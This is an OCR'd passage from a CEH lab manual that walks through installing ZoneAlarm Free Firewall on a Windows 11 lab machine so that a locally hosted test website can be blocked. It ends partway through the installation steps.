
Task 2: Detect Malicious Network Traffic using ZoneAlarm FREE FIREWALL

ZoneAlarm FREE Firewall blocks attackers and intruders from accessing your system. It manages and monitors all incoming and outgoing traffic and shields the network from hackers, malware, and other online threats that put network privacy at risk, and monitors programs for suspicious behavior spotting and stopping new attacks that bypass traditional anti-virus protection. This Firewall prevents identity theft by guarding your data, and erases your tracks allowing you to surf the web in complete privacy. Furthermore, it locks out attackers, blocks intrusions, and makes your PC invisible online. Additionally, it filters out annoying, as well as potentially dangerous, email.


1. Before starting this task, we will browse an unwanted website in the **Windows 11** machine. Assume that **www.moviescope.com** is an unwanted site that is not supposed to be browsed in your network.

   Note: **www.moviescope.com** is a local website that is hosted and configured in the **Windows Server 2019** machine.

2. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine.
3. Open any browser (here, **Google Chrome**) and place the cursor in the address bar, type **www.moviescope.com** and press **Enter**.
4. As you can observe that **www.moviescope.com** can be browsed in the **Windows 11** machine.
5. In this task, we are going to block this site from browsing. Close the **Google Chrome** browser.




6. In the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots\Firewalls\ZoneAlarm FREE FIREWALL** and double-click **zafwSetupWeb_158_189_19019.exe** to install ZoneAlarm FREE FIREWALL.




7. If the **User Account Control** pop-up appears, click **Yes**.

8. The **ZoneAlarm Free Firewall Install** wizard appears; check **By clicking here, you accept the terms of the Privacy Policy**, and then click **Custom Install**.

